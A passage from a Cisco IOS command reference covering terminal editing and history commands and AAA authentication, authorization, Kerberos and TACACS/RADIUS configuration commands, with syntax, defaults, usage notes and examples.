Esc Y Recalls the next buffer entry. The buffer contains the last ten items you have deleted.
Press Ctrl-Y first to recall the most recent entry. Then press Esc Y up to nine times to recall the
remaining entries in the buffer. If you bypass an entry, continue to press Esc Y to cycle back to it.

Key Function
Delete or Backspace Erases the character to the left of the cursor.
Ctrl-W Erases a word.
Ctrl-U Erases a line.
Ctrl-R Redisplays a line.
Ctrl-Z Ends configuration mode and returns to the EXEC prompt.
Return Executes single-line commands.
Example
In the following example, enhanced mode editing is reenabled for the current terminal session:
terminal editing

Related Command
editing

[12.2.0] terminal full-help (EXEC)
To get help for the full set of user-level commands, use the terminal full-help EXEC command.
terminal full-help
Syntax Description
This command has no arguments or keywords.
Default
Disabled
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The terminal full-help command enables (or disables) a user to see all of the help messages
available from the terminal. It is used with the show ? command.
Example
The following example is output for show ? with terminal full-help enabled:
Router> terminal full-help
Router> show ?

access-lists List access lists
appletalk   AppleTalk information
arap   Show Appletalk Remote Access statistics
arp   ARP table
async   Information on terminal lines used as router interfaces...
Related Commands
full-help
help

[12.2.1] terminal history
To enable the command history feature for the current terminal session or change the size of the
command history buffer for the current terminal session, use the terminal history EXEC
command. To disable the command history feature or reset the command history buffer to its
default size, use the no form of this command.
terminal history [size number-of-lines]
terminal no history [size]
Syntax Description
size   (Optional) Sets command history buffer size.
number-of-lines   (Optional) Specifies the number of command lines that the system will
record in its history buffer. The range is 0 to 256.

Default
10 lines
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The history command without the size keyword and argument enables the command history
feature with the last buffer size specified or the default size. The no history command without the
size keyword disables the command history feature. The no history size command resets the
buffer size to the default of 10 command lines.
The history command provides a record of EXEC commands you have entered. This feature is
particularly useful to recall long or complex commands or entries, including access lists.

Key	Function
Ctrl-P or up arrow	Recalls commands in the history buffer in a backward sequence, beginning with the most recent command. Repeat the key sequence to recall successively older commands.
Ctrl-N or down arrow1	Returns to more recent commands in the history buffer after recalling commands with Ctrl-P or the up arrow. Repeat the key sequence to recall successively more recent commands.

1 The arrow keys function only with ANSI-compatible terminals such as VT100s.
Example
In the following example, the number of command lines recorded is set to 15 for the local line:
terminal history size 15
Related Commands
history
show history

[12.2.2] Network Access Security Commands
This chapter describes the commands used to manage security on the network.

[12.2.3] aaa authentication arap
To enable an Authentication Authorization and Accounting (AAA) authentication method for
AppleTalk Remote Access (ARA) users using TACACS+, use the aaa authentication arap
global configuration command. Use the no form of this command

to disable this authentication.
aaa authentication arap {default | list-name} method1 [... [method4]]
no aaa authentication arap {default | list-name} method1 [... [method4]]
Syntax Description
default Uses the listed methods that follow this argument as the default list of methods when a
user logs in.
list-name Character string used to name the following list of authentication methods tried
when a user logs in.
method One of the keywords described in Table 1.
Default
If the default list is not set, only the local user database is checked. This version has the same
effect as the following command:
aaa authentication arap default local
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
The list names and default that you set with the aaa authentication arap command are used
with the arap authentication command. These lists can contain up to four authentication
methods that are used when a user tries to log in with ARA. Note that ARAP guest logins are
disabled by default when you enable AAA/TACACS+. To allow guest logins, you must use either
the guest or auth-guest method listed in Table 1. You can only use one of these methods; they
are mutually exclusive.
Create a list by entering the aaa authentication arap list-name method command, where list-
name is any character string used to name this list (such as MIS-access.) The method argument
identifies the list of methods the authentication algorithm tries in the given sequence. You can
enter up to four methods.

Use the show running-config command to view lists of authentication methods.
Table 1 AAA Authentication ARAP Methods
Keyword Description
guest Allows guest logins. This method must be the first method listed, but it can be followed by
other methods if it does not succeed.
auth-guest Allows guest logins only if the user has already logged in to EXEC. This method

must be the first method listed, but can be followed by other methods if it does not succeed.
line Uses the line password for authentication.
local Uses the local username database for authentication.

tacacs+ Uses TACACS+ authentication.
radius Uses RADIUS authentication.

Note This command cannot be used with TACACS or extended TACACS.

Examples
The following example creates a list called MIS-access, which first tries TACACS+ authentication
and then none:
aaa authentication arap MIS-access tacacs+ none
The following example creates the same list, but sets it as the default list that is used for all ARA
protocol authentications if no other list is specified:
aaa authentication arap default tacacs+ none
Related Commands
aaa authentication local-override
aaa new-model
aaa new-model

[12.2.4] aaa authentication enable default
To enable AAA authentication to determine if a user can access the privileged command level,
use the aaa authentication enable default global configuration command. Use the no form of
this command to disable this authorization method.
aaa authentication enable default method1 [...[method4]]
no aaa authentication enable default method1 [...[method4]]
Syntax Description
method At least one and up to four of the keywords described in Table 2.
Default
If the default list is not set, only the enable password is checked. This version has the same
effect as the following command:
aaa authentication enable default enable
On the console, the enable password is used if it exists. If no password is set, the process will
succeed anyway.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
Use the aaa authentication enable default command to create a series of authentication

methods that are used to determine whether a user can access the privileged command level.
You can specify up to four authentication methods. Method keywords are described in Table 2.
The additional methods of authentication are used only if the previous method returns an error,
not if it fails. To specify that the authentication should succeed even if all methods return an error,
specify none as the final method in the command line.
If a default authentication routine is not set for a function, the default is none and no
authentication is performed. Use the show running-config command to view currently
configured lists of authentication methods.
Table 2 AAA Authentication Enable Default Methods

Keyword	Description
enable	Uses the enable password for authentication.
line	Uses the line password for authentication.
none	Uses no authentication.
tacacs+	Uses TACACS+ authentication.
radius	Uses RADIUS authentication.

Note This command cannot be used with TACACS or extended TACACS.

Example
The following example creates an authentication list that first tries to contact a TACACS+ server.
If no server can be found, AAA tries to use the enable password. If this attempt also returns an
error (because no enable password is configured on the server), the user is allowed access with
no authentication.
aaa authentication enable default tacacs+ enable none
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
aaa authentication local-override
aaa authorization
aaa new-model
enable password †

[12.2.5] aaa authentication local-override
To configure the Cisco IOS software to check the local user database for authentication before
attempting another form of authentication, use the aaa authentication local-override global
configuration command. Use the no form of this command to disable the override.

aaa authentication local-override
no aaa authentication local-override
Syntax Description
This command has no arguments or keywords.
Default
Override is disabled.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
This command is useful when you want to configure an override to the normal authentication
process for certain personnel such as system administrators. When this override is set, the user is always prompted for the username. The system then checks
to see if the entered username corresponds to a local account. If the username does not
correspond to one in the local database, login proceeds with the methods configured with other
aaa commands (such as aaa authentication login). Note that when using this command
Username: is fixed as the first prompt.
Example
The following example enables AAA authentication override:
aaa authentication local-override
Related Commands
aaa authentication arap
aaa authentication enable default
aaa authentication login
aaa authentication ppp
aaa new-model

[12.2.6] aaa authentication login
To set AAA authentication at login, use the aaa authentication login global configuration
command. Use the no form of this command to disable AAA authentication.
aaa authentication login {default | list-name} method1 [... [method4]]
no aaa authentication login {default | list-name} method1 [... [method4]]
Syntax Description
default Uses the listed authentication methods that follow this argument as the default list of
methods when a user logs in.
list-name Character string used to name the following list of authentication methods
activated when a user logs in.
method At least one and up to four of the keywords described in Table 3.

Default
If the default list is not set, only the local user database is checked. This version has the same
effect as the following command:
aaa authentication login default local

Note On the console, login will succeed without any authentication checks if default is not set.

Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
The default and optional list names that you create with the aaa authentication login command
are used with the login authentication command.
Create a list by entering the aaa authentication list-name method command for a particular
protocol, where list-name is any character string used to name this list (such as MIS-access). The
method argument identifies the list of methods that the authentication algorithm tries, in the given
sequence. Method keywords are described in Table 3.
To create a default list that is used if no list is assigned to a line, use the login authentication
command with the default argument followed by the methods you want to use in default
situations.
The additional methods of authentication are used only if the previous method returns an error,
not if it fails. To ensure that the authentication succeeds even if all methods return an error,
specify none as the final method in the command line.
If authentication is not specifically set for a line, the default is to deny access and no
authentication is performed. Use the show running-config command to display currently
configured lists of authentication methods.
Table 3 AAA Authentication Login Methods
Keyword Description
enable Uses the enable password for authentication.
krb5 Uses Kerberos 5 for authentication.
line Uses the line password for authentication.
local Uses the local username database for authentication.

none Uses no authentication.
radius Uses RADIUS authentication.
tacacs+ Uses TACACS+ authentication.
krb5-telnet Uses Kerberos 5 Telnet authentication protocol when using Telnet to connect to

the router.

Note This command cannot be used with TACACS or extended TACACS.

Examples
The following example creates an AAA authentication list called MIS-access. This authentication
first tries to contact a TACACS+ server. If no server is found, TACACS+ returns an error and AAA
tries to use the enable password. If this attempt also returns an error (because no enable
password is configured on the server), the user is allowed access with no authentication.
aaa authentication login MIS-access tacacs+ enable none
The following example creates the same list, but it sets it as the default list that is used for all
login authentications if no other list is specified:
aaa authentication login default tacacs+ enable none
The following example sets authentication at login to use the Kerberos 5 Telnet authentication
protocol when using Telnet to connect to the router:
aaa authentication login default KRB5-TELNET krb5
Related Commands
A dagger (†) indicates that this command is documented outside this chapter.
aaa authentication local-override
aaa new-model
login authentication †

[12.2.7] aaa authentication nasi
To specify AAA authentication for Netware Asynchronous Services Interface (NASI) clients
connecting through the access server, use the aaa authentication nasi global configuration
command. Use the no form of this command to disable authentication for NASI clients.
aaa authentication nasi {default | list-name} method1 [... [method4]]
no aaa authentication nasi{default | list-name} method1 [... [method4]]
Syntax Description
default Makes the listed authentication methods that follow this argument the default list of
methods used when a user logs in.
list-name
     Character string used to name the following list of authentication methods activated when
a user logs in.

methods At least one and up to four of the methods described in Table 4.

Default

If the default list is not set, only the local user database is selected. This setting has the same effect as the following command:

aaa authentication nasi default local

Command Mode

Global configuration

Usage Guidelines

This command first appeared in Cisco IOS Release 11.1.

The default and optional list names that you create with the aaa authentication nasi command are used with the nasi authentication command.

Create a list by entering the aaa authentication nasi command, where list-name is any character string that names this list (such as MIS-access). The method argument identifies the list of methods the authentication algorithm tries in the given sequence.

To create a default list that is used if no list is assigned to a line with the nasi authentication command, use the default argument followed by the methods that you want to use in default situations.

The remaining methods of authentication are used only if the previous method returns an error, not if it fails. To ensure that the authentication succeeds even if all methods return an error, specify none as the final method in the command line.

If authentication is not specifically set for a line, the default is to deny access and no authentication is performed. Use the show running-config command to displays currently configured lists of authentication methods.

Table 4 AAA Authentication NASI Methods

Keyword	Description
enable	Uses the enable password for authentication.
line	Uses the line password for authentication.
local	Uses the local username database for authentication.
none	Uses no authentication.
tacacs+	Uses TACACS+ authentication.

Note This command cannot be used with TACACS or extended TACACS.

Examples

The following example creates an AAA authentication list

called list1. This authentication first tries
to contact a TACACS+ server. If no server is found, TACACS+
returns an error and AAA tries to
use the enable password. If this attempt also returns an error
(because no enable password is
configured on the server), the user is allowed access with no
authentication.
aaa authentication nasi list1 tacacs+ enable none
The following example creates the same list, but sets it as
the default list that is used for all login
authentications if no other list is specified:
aaa authentication nasi default tacacs+ enable none
Related Commands
A dagger (†) indicates that the command is documented outside
this chapter.
ipx nasi-server enable †
nasi authentication
show ipx nasi connections †
show ipx spx-protocol †

[12.2.8] aaa authentication password-prompt
To change the text displayed when users are prompted for a
password, use the aaa
authentication password-prompt global configuration command.
Use the no form of this
command to return to the default password prompt text.
aaa authentication password-prompt {text-string}
no aaa authentication password-prompt {text-string}
Syntax Description
text-string String of text that will be displayed when the
user is prompted to enter a
password. If this text-string contains spaces or unusual
characters, it must be enclosed in double-
quotes (for example, "Enter your password:").
Default
This command is disabled by default.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.0.
Use the aaa authentication password-prompt command to change
the default text that the
Cisco IOS software displays when prompting a user to enter a
password. This command changes
the password prompt for the enable password as well as for
login passwords that are not supplied
by remote security servers. The no form of this command
returns the password prompt to the
default value:

Password:
The aaa authentication password-prompt command does not change any dialog that is
supplied by a remote TACACS+ or RADIUS server.
Example
The following example changes the text for the password prompt:
aaa authentication password-prompt "Enter your password now:"
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
aaa authentication username prompt
aaa new-model
enable password †

[12.2.9] aaa authentication ppp
To specify one or more AAA authentication methods for use on serial interfaces running Point-to-
Point (PPP) and TACACS+, use the aaa authentication ppp global configuration command. Use
the no form of this command to disable authentication.
aaa authentication ppp {default | list-name} method1 [... [method4]]
no aaa authentication ppp {default | list-name} method1 [... [method4]]
Syntax Description
default Uses the listed authentication methods that follow this argument as the default list of
methods when a user logs in.
list-name Character string used to name the following list of authentication methods tried
when a user logs in.
method

Default
If the default list is not set, only the local user database is checked. This command has the same
effect as the following command:
aaa authentication ppp default local
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
The lists that you create with the aaa authentication ppp command are used with the ppp
authentication command. These lists contain up to four authentication methods that are used
when a user tries to log in to the serial interface.
Create a list by entering the aaa authentication ppp list-name

method command, where list-
name is any character string used to name this list (such as MIS-access). The method argument
identifies the list of methods that the authentication algorithm tries in the given sequence. You
can enter up to four methods. Method keywords are described in Table 5.
The additional methods of authentication are only used if the previous method returns an error,
not if it fails. Specify none as the final method in the command line to have authentication
succeed even if all methods return an error.
If authentication is not specifically set for a function, the default is none and no authentication is
performed. Use the show running-config command to display lists of authentication methods.
Table 5 AAA Authentication PPP Methods

Keyword	Description
if-needed	Does not authenticate if user has already been authenticated on a TTY line.
krb5	Uses Kerberos 5 for authentication (can only be used for PAP authentication).
local	Uses the local username database for authentication.
none	Uses no authentication.
radius	Uses RADIUS authentication.
tacacs+	Uses TACACS+ authentication.

Note This command cannot be used with TACACS or extended TACACS.

Example
The following example creates an AAA authentication list called MIS-access for serial lines that
use PPP. This authentication first tries to contact a TACACS+ server. If this action returns an
error, the user is allowed access with no authentication.
aaa authentication MIS-access ppp tacacs+ none
Related Commands
A dagger (†) indicates that this command is documented outside this chapter.
aaa authentication local-override
aaa new-model
ppp authentication

[12.3.0] aaa authentication username-prompt
To change the text displayed when users are prompted to enter a username, use the aaa
authentication username-prompt global configuration command. Use the no form of this

command to return to the default username prompt text.
aaa authentication username-prompt {text-string}
no aaa authentication username-prompt {text-string}
Syntax Description
text-string String of text that will be displayed when the user is prompted to enter a
username. If this text-string contains spaces or unusual characters, it must be enclosed in
double-quotes (for example, "Enter your name:").
Default
This command is disabled by default.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.0.
Use the aaa authentication username-prompt command to change the default text that the
Cisco IOS software displays when prompting a user to enter a username. The no form of this
command returns the username prompt to the default value:
Username:
Some protocols (for example, TACACS+) have the ability to override the use of local username
prompt information. Using the aaa authentication username-prompt command will not change
the username prompt text in these instances.

Note The aaa authentication username-prompt command does not change any dialog that is
supplied by a remote TACACS+ server.

Example
The following example changes the text for the username prompt:
aaa authentication username-prompt "Enter your name here:"
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
aaa authentication password-prompt
aaa new-model
enable password †

[12.3.1] aaa authorization
Use the aaa authorization global configuration command to set parameters that restrict a user's
network access. Use the no form of this command to disable authorization for a function.
aaa authorization {network | exec | command level} method
no aaa authorization {network | exec | command level}

Syntax Description
network Runs authorization for all network-related service requests, including SLIP, PPP,
PPP NCPs, and ARA protocol.
exec Runs authorization to determine if the user is allowed to run an EXEC shell. This facility
might return user profile information such as autocommand information.
command Runs authorization for all commands at the specified privilege level.
level Specific command level that should be authorized. Valid entries are 0 through 15.
method One of the keywords in Table 6.
Default
Authorization is disabled for all actions (equivalent to the keyword none).
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.

Note There are five commands associated with privilege level 0: disable, enable, exit, help, and
logout. If you configure AAA authorization for a privilege level greater than 0, these five
commands will not be included in the privilege level command set.

Use the aaa authorization command to create at least one, and up to four, authorization
methods that can be used when a user accesses the specified function.

Note This command, along with aaa accounting, replaces the tacacs-server suite of commands
in previous versions of TACACS.

The additional methods of authorization are used only if the previous method returns an error, not
if it fails. Specify none as the final method in the command line to have authorization succeed
even if all methods return an error.
If authorization is not specifically set for a function, the default is none and no authorization is
performed.
Table 6 AAA Authorization Methods
Keyword Description
tacacs+ Requests authorization information from the TACACS+ server.
if-authenticated Allows the user to access the requested

function if the user is
authenticated.
none No authorization is performed.
local Uses the local database for authorization.
radius Uses RADIUS to get authorization information.
krb5-instance Uses the instance defined by the Kerberos
instance map command.
The authorization command causes a request packet containing a
series of attribute value pairs
to be sent to the TACACS daemon as part of the authorization
process. The daemon can do one
of the following:
? Accept the request as is
? Make changes to the request
? Refuse the request, and hence, refuse authorization
Table 7 describes attribute value (AV) pairs associated with
the aaa authorization command.
Registered users can find more information about TACACS+ and
attribute pairs on Cisco
Connection Online (CCO).

Attribute Description Cisco IOS Release
11.0 Cisco IOS Release11.1 Cisco IOS Release11.2
service=x The primary service. Specifying a service
attribute indicates that this is a request
for authorization or accounting of that service. Current
values are slip, ppp, arap, shell, tty-
daemon, connection, and system. This attribute must always be
included. yes yes
  yes
protocol=x A protocol that is a subset of a service. An
example would be any PPP NCP.
Currently known values are lcp, ip, ipx, atalk, vines, lat,
xremote, tn3270, telnet, rlogin, pad,
vpdn, http, and unknown. yes yes yes
cmd=x A shell (EXEC) command. This indicates the command
name for a shell command that is
to be run. This attribute must be specified if service equals
"shell." A NULL value indicates that
the shell itself is being referred to. yes yes yes
cmd-arg=x An argument to a shell (EXEC) command. This
indicates an argument for the
shell command that is to be run. Multiple cmd-arg attributes
may be specified, and they are order
dependent. yes yes yes
acl=x ASCII number representing a connection access list.
Used only when service=shell.
  yes yes yes
inacl=x ASCII identifier for an interface input access list.
Used with service=ppp and protocol=ip.

yes yes yes
inacl#<n> ASCII access list identifier for an input access list to be installed and applied to an interface for the duration of the current connect ion. Used with service=ppp and protocol=ip, and service service=ppp and protocol =ipx. no no 11.2(4)F
outacl=x ASCII identifier for an interface output access list. Used with service=ppp and protocol=ip, and service service=ppp and protocol=ipx. Contains an IP output access list for SLIP or PPP/IP (for example, outacl=4). The access list itself must be preconfigured on the router. Per-user access lists do not currently work with ISDN interfaces.
yes (PPP/IP only) yes yes
outacl#<n> ACSII access list identifier for an interface output access list to be installed and applied to an interface for the duration of the current condition. Used with service=ppp and protocol=ip, and service service=ppp and protocol=ipx. no no 11.2(4)F
zonelist=x A numeric zonelist value. Used with service=arap. Specifies an AppleTalk zonelist for ARA (for example, zonelist=5). yes yes yes
addr=x A network address. Used with service=slip, service=ppp, and protocol=ip. Contains the IP address that the remote host should use when connecting via SLIP or PPP/IP. For example, addr=1.2.3.4. yes yes yes
addr-pool=x Specifies the name of a local pool from which to get the address of the remote host. Used with service=ppp and protocol=ip. Note that addr-pool works in conjunction with local pooling. It specifies the name of a local pool (which must be preconfigured on the network access server). Use the ip-local pool command to declare local pools. For example:
ip address-pool local
ip local pool boo 1.0.0.1 1.0.0.10
ip local pool moo 2.0.0.1 2.0.0.20
You can then use TACACS+ to return addr-pool=boo or addr-pool=moo to indicate the address pool from which you want to get this remote node's address.
yes yes yes
routing=x Specifies whether routing information is to be propagated to, and accepted from this interface. Used with service=slip, service=ppp, and protocol=ip. Equivalent in function to the /routing flag in SLIP and PPP commands. Can either be true or

false (for example, routing=true).
yes yes yes
route Specifies a route to be applied to an interface. Used with service=slip, service=ppp, and protocol=ip.
During network authorization, the route attribute can be used to specify a per-user static route, to be installed by TACACS+ as follows:
route=" dst_address mask [gateway]"
This indicates a temporary static route that is to be applied. dst_address, mask, and gateway are expected to be in the usual dotted-decimal notation, with the same meanings as in the familiar ip route configuration command on a network access server.
If gateway is omitted, the peer's address is the gateway. The route is expunged when the connection terminates. no yes yes
route#<n> Like the route AV pair, this specifies a route to be applied to an interface, but these routes are numbered, allowing multiple routes to be applied. Used with service=ppp and protocol=ip, and service=ppp and protocol=ipx. no no 11.2(4)F
timeout=x The number of minutes before an ARA session disconnects (for example, timeout=60). A value of zero indicates no timeout. Used with service=arap. yes yes
yes
idletime=x Sets a value, in minutes, after which an idle session is terminated. Does not work for PPP. A value of zero indicates no timeout. no yes yes
autocmd=x Specifies an autocommand to be executed at EXEC startup (for example, autocmd=telnet muruga.com). Used only with service=shell. yes yes yes
noescape=x Prevents user from using an escape character. Used with service=shell. Can be either true or false (for example, noescape=true). yes yes yes
nohangup=x Used with service=shell. Specifies the nohangup option. Can be either true or false (for example, nohangup=false). yes yes yes
priv-lvl=x Privilege level to be assigned for the EXEC. Used with service=shell. Privilege levels range from 0 to 15, with 15 being the highest. yes yes yes
callback-dialstring Sets the telephone number for a callback (for example: callback-dialstring=408-555-1212). Value is NULL, or a dial-string. A

NULL value indicates that the service
may choose to get the dialstring through other means. Used
with service=arap, service=slip,
service=ppp, service=shell. Not valid for ISDN. no yes
yes
callback-line The number of a TTY line to use for callback
(for example: callback-line=4). Used
with service=arap, service=slip, service=ppp, service=shell.
Not valid for ISDN. no yes
    yes
callback-rotary The number of a rotary group (between 0
and 100 inclusive) to use for callback
(for example: callback-rotary=34). Used with service=arap,
service=slip, service=ppp,
service=shell. Not valid for ISDN. no yes yes
nocallback-verify Indicates that no callback verification is
required. The only valid value for
this parameter is 1 (for example, nocallback-verify=1). Used
with service=arap, service=slip,
service=ppp, service=shell. There is no authentication on
callback. Not valid for ISDN. no
    yes yes
tunnel-id Specifies the username that will be used to
authenticate the tunnel over which
the individual user MID will be projected. This is analogous
to the remote name in the vpdn
outgoing command. Used with service=ppp and protocol=vpdn. no
    no yes
ip-addresses Space-separated list of possible IP addresses
that can be used for the end-point
of a tunnel. Used with service=ppp and protocol=vpdn. no no
    yes
nas-password Specifies the password for the network access
server during the L2F tunnel
authentication. Used with service=ppp and protocol=vpdn. no
    no yes
gw-password Specifies the password for the home gateway
during the L2F tunnel
authentication. Used with service=ppp and protocol=vpdn. no
    no yes
rte-ftr-in#<n> Specifies an input access list definition
to be installed and applied to routing
updates on the current interface for the duration of the
current connection. Used with service=ppp
and protocol=ip, and with service=ppp and protocol=ipx. no
    no 11.2(4)F
rte-ftr-out#<n> Specifies an output access list definition
to be installed and applied to routing
updates on the current interface for the duration of the
current connection. Used with service=ppp

and protocol=ip, and with service=ppp and protocol=ipx. no no yes 11.2(4)F
sap#<n> Specifies static Service Advertising Protocol (SAP) entries to be installed for the duration of a connection. Used with service=ppp and protocol=ipx. no no yes 11.2(4)F
sap-fltr-in#<n> Specifies an input SAP filter access list definition to be installed and applied on the current interface for the duration of the current connection. Used with service=ppp and protocol=ipx. no no yes 11.2(4)F
sap-fltr-out#<n> Specifies an output SAP filter access list definition to be installed and applied on the current interface for the duration of the current connection. Used with service=ppp and protocol=ipx. no no 11.2(4)F
pool-def#<n> Used to define IP address pools on the network access server. Used with service=ppp and protocol=ip. no no 11.2(4)F
source-ip=x Used as the source IP address of all VPDN packets generated as part of a VPDN tunnel. This is equivalent to the Cisco vpdn outgoing global configuration command. no no yes

Examples

The following example specifies that TACACS+ authorization is used for all network-related requests. If this authorization method returns an error (if the TACACS+ server cannot be contacted), no authorization is performed and the request succeeds.

```
aaa authorization network tacacs+ none
```

The following example specifies that TACACS+ authorization is run for level 15 commands. If this authorization method returns an error (that is, if the TACACS+ server cannot be contacted), no authorization is performed and the request succeeds.

```
aaa authorization command 15 tacacs+ none
```

Related Commands

A dagger (†) indicates that the command is documented outside this chapter.

aaa accounting †
aaa new-model

[12.3.2] aaa authorization config-commands

To disable AAA configuration command authorization in the EXEC mode, use the no form of the aaa authorization config-commands global configuration

command. Use the standard form of
this command to reestablish the default created when the aaa
authorization command level
method command was issued.
aaa authorization config-commands
no aaa authorization config-commands
Syntax Description
This command has no arguments or keywords.
Default
After the aaa authorization command level method has been
issued, this command is enabled
by default---meaning that all configuration commands in the
EXEC mode will be authorized.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
If aaa authorization command level method is enabled, all
commands, including configuration
commands, are authorized by AAA using the method specified.
Because there are configuration
commands that are identical to some EXEC-level commands, there
can be some confusion in the
authorization process. Using no aaa authorization config-
commands stops the network access
server not from attempting configuration command
authorization.
Once the no form of this command has been issued, AAA
authorization of configuration
commands is completely disabled. Care should be taken before
issuing the no form of this
command because it potentially reduces the amount of
administrative control on configuration
commands.
Use the aaa authorization config-commands command if, after
using the no form of this
command, you need to reestablish the default set by the aaa
authorization command level
method command.
Example
The following example specifies that TACACS+ authorization is
run for level 15 commands and
that AAA authorization of configuration commands is disabled:
aaa new-model
aaa authorization command 15 tacacs+ none
no aaa authorization config-commands
Related Commands
aaa authorization

[12.3.3] aaa new-model

To enable the AAA access control model, issue the aaa new-model global configuration
command. Use the no form of this command to disable this functionality.
aaa new-model
no aaa new-model
Syntax Description
This command has no arguments or keywords.
Default
AAA is not enabled.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
This command enables the AAA access control system and TACACS+. If you initialize AAA
functionality and later decide to use TACACS or extended TACACS, issue the no version of this
command before you enable the version of TACACS that you want to use.
After enabling AAA/TACACS+ with the aaa new-model command, you must use the tacacs-
server key command to set the authentication key used in all TACACS+ communications with
the TACACS+ daemon.
Example
The following example initializes AAA and TACACS+:
aaa new-model
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
aaa accounting †
aaa authentication arap
aaa authentication enable default
aaa authentication local-override
aaa authentication login
aaa authentication ppp
aaa authorization
tacacs-server key

[12.3.4] arap authentication
To enable AAA authentication for ARA on a line, use the arap authentication line configuration
command. Use the no form of the command to disable authentication for an ARA line.
arap authentication {default | list-name}
no arap authentication {default | list-name}

Caution If you use a list-name value that was not configured with the aaa authentication arap

command, ARA protocol will be disabled on this line.
Syntax Description
default Default list created with the aaa authentication arap command.
list-name Indicated list created with the aaa authentication arap command.
Default
ARA protocol authentication uses the default set with aaa authentication arap command. If no default is set, the local user database is checked.
Command Mode
Line configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.0.
This command is a per-line command that specifies the name of a list of AAA authentication methods to try at login. If no list is specified, the default list is used (whether or not it is specified in the command line). You create defaults and lists with the aaa authentication arap command.
Entering the no version of arap authentication has the same effect as entering the command with the default argument.
Before issuing this command, create a list of authentication processes by using the aaa authentication arap global configuration command.
Example
The following example specifies that the TACACS+ authentication list called MIS-access is used on ARA line 7:
line 7
arap authentication MIS-access
Related Command
aaa authentication arap

[12.3.5] clear kerberos creds
Use the clear kerberos creds EXEC command to delete the contents of your credentials cache.
clear kerberos creds
Syntax Description
This command has no keywords or arguments.
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
Credentials are cleared when the user logs out.
Cisco supports Kerberos 5.
Example
The following example illustrates the clear kerberos creds command:

```
cisco-2500> show kerberos creds
Default Principal: chet@cisco.com
Valid Starting          Expires                 Service
Principal
18-Dec-1995 16:21:07    19-Dec-1995 00:22:24    krbtgt/
CISCO.COM@CISCO.COM

cisco-2500> clear kerberos creds
cisco-2500> show kerberos creds
No Kerberos credentials.

cisco-2500>
```

Related Command

show kerberos creds

[12.3.6] enable last-resort

To specify what happens if the TACACS and extended TACACS servers used by the enable command do not respond, use the enable last-resort global configuration command. Use the no form of this command to restore the default.

enable last-resort {password | succeed}

no enable last-resort {password | succeed}

Syntax Description

password Allows you to enter enable mode by entering the privileged command level password. A password must contain from 1 to 25 uppercase and lowercase alphanumeric characters.

succeed Allows you to enter enable mode without further question.

Default

Access to enable mode is denied.

Command Mode

Global configuration

Usage Guidelines

This command first appeared in Cisco IOS Release 10.0. The secondary authentication is used only if the first attempt fails.

Note This command is not used in AAA/TACACS+, which uses the aaa authentication suite of commands instead.

Example

In the following example, if the TACACS servers do not respond to the enable command, the user can enable by entering the privileged level password:

enable last-resort password

Related Command

A dagger (†) indicates that the command is documented outside this chapter.
enable †

[12.3.7] enable use-tacacs
To enable use of the TACACS to determine whether a user can access the privileged command
level, use the enable use-tacacs global configuration command. Use the no form of this
command to disable TACACS verification.
enable use-tacacs
no enable use-tacacs

Caution If you use the enable use-tacacs command, you must also use the tacacs-server
authenticate enable command, or you will be locked out of the privileged command level.
Syntax Description
This command has no arguments or keywords.
Default
Disabled
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
When you add this command to the configuration file, the EXEC enable command prompts for a
new username and password pair. This pair is then passed to the TACACS server for
authentication. If you are using extended TACACS, it also passes any existing UNIX user
identification code to the server.

Note This command initializes TACACS. Use the tacacs server-extended command to initialize
extended TACACS, or use the aaa new-model command to initialize AAA/TACACS+.

Example
The following example sets TACACS verification on the privileged EXEC-level login sequence:
enable use-tacacs
tacacs-server authenticate enable
Related Command
A dagger (†) indicates that the command is documented outside this chapter.
tacacs-server authenticate enable †

[12.3.8] ip radius source-interface
Use the ip radius source-interface global configuration command to force RADIUS to use the IP address of a specified interface for all outgoing RADIUS packets. Use the no form of this command to disable use of a specified interface IP address.
ip radius source-interface subinterface-name
no ip radius source-interface
Syntax Description
subinterface-name Name of the interface that RADIUS uses for all of its outgoing packets.
Default
This command has no factory-assigned default.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
Use this command to set a subinterface's IP address to be used as the source address for all outgoing RADIUS packets. This address is used as long as the interface is in the up state. In this way, the RADIUS server can use one IP address entry for every network access client instead of maintaining a list of IP addresses.
This command is especially useful in cases where the router has many interfaces, and you want to ensure that all RADIUS packets from a particular router have the same IP address.
The specified interface must have an IP address associated with it. If the specified subinterface does not have an IP address or is in a down state, then RADIUS reverts to the default. To avoid this, add an IP address to the subinterface or bring the interface to the up state.
Example
The following example makes RADIUS use the IP address of subinterface s2 for all outgoing RADIUS packets:
ip radius source-interface s2
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
ip tacacs source-interface †
ip telnet source-interface †
ip tftp source-interface †

[12.3.9] ip tacacs source-interface
Use the ip tacacs source-interface global configuration command to force TACACS to use the IP address of a specified interface for all outgoing TACACS

packets. Use the no form of this
command to disable use of a specified interface IP address.
ip tacacs source-interface subinterface-name
no ip tacacs source-interface
Syntax Description
subinterface-name Name of the interface that TACACS uses for all of its outgoing packets.
Default
This command has no factory-assigned default.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
Use this command to set a subinterface's IP address for all outgoing TACACS packets. This
